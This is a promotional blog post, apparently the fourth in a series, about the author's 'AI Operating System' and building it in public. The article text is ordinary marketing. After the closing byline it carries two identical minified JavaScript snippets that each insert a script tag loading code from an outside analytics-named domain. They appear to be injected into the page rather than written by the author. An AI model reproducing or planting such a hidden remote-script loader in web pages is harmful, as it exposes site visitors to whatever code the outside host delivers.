

AI Operating Systems Are Coming — I Chose to Move First
The Signal in the Noise
It started with a single YouTube video title: “What is an AI Operating System?” — a talk by Liam Ottley of Morningside AI.
I didn’t even need to press play. I already knew what I was looking at.
In technology, the biggest shifts rarely arrive with fanfare. They begin as quiet signals that only a few builders recognise early. We saw it with the Cloud. We saw it with SaaS. Now, I believe we’re watching the same thing happen with the emergence of the AI Operating System (AI OS).
Defining the Category

An AI OS is not just another chatbot or agent tool. It is a new foundational layer for business — as significant as CRM was in the 1990s or ERP in the 2000s.
Where a traditional operating system manages files, memory, and hardware, an AI OS manages data, tools, memory, and agents — with an LLM acting as the reasoning kernel. It turns scattered AI capabilities into a unified, business-aware system that can remember context, orchestrate multi-step actions, and execute with clear boundaries.

I’ve been building my own version — TOS, the TrendAI Operating System — live and in public. This is Article 4 of a four-part series documenting that journey in real time.
The Great Equalizer
For decades, competitive advantage belonged to those who could hire the most people. Larger companies won through size and institutional knowledge.
An AI OS changes that equation.
A solo founder or small team equipped with a well-designed AI OS can operate with the effective capacity of a much larger organisation — without the overhead, bureaucracy, or coordination costs. While enterprises are slowed by legacy systems, smaller builders can move faster and experiment more freely.
This doesn’t mean size no longer matters. It means Revenue Per Employee is quickly becoming the defining competitive metric of the AI era.
We are moving from hiring people to run systems, to building systems that can increasingly run themselves.
My Builder’s Commitment
I didn’t invent the AI OS concept. I simply recognised the pattern early and chose to act on it.
I built TOS while running three businesses — TrendAI, HappyHome, and MaxLearn — because I refused to remain trapped in the operator role, spending most of my time working in the business instead of on it.

This four-article series is my real-time documentation of that journey:
- Article 1: The business cost of the Operator Trap
- Article 2: What TOS actually delivers (Memory, Access, and Authority)
- Article 3: The 5-layer architecture I designed
- Article 4: Why I chose to move first — and what comes next (you are here)
TOS is now entering Phase 3: Agentic Readiness. This is where agents begin taking meaningful, controlled action. The horizon is Phase 4: Fusion Growth — where strategy and execution become tightly coupled.
The Invitation
The AI OS category is forming right now. You can watch from the sidelines, or you can start building.
This series is not a polished success story — it’s a live build log, complete with the messiness that comes with real construction.
The future of competitive advantage won’t come from having more people.
It will come from building better systems.
The Build Continues…
This concludes our Intro Series, but the actual construction is just beginning. Here is how we move from vision to execution:
Every Friday: Founder’s Build Logs. I’ll be sharing raw, unfiltered field notes from the week’s wins and failures across the three businesses. No polish — just the reality of building in public.
Starting Monday: The Layer Series. We are going deep into the 5-layer architecture of TOS. We begin with Layer 1: The Reasoning Kernel — the story of how I chose the “brain” for this system and built a model-agnostic routing layer.
Are you following the build or building your own? Join the conversation on LinkedIn or follow the live updates at TrendMedia.au.
Is your business AI-ready — or are you still feeding your agents the same context every single day?
Article 4 of 4 — Intro Series | Building TrendAI OS — Live | TrendMedia.au
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);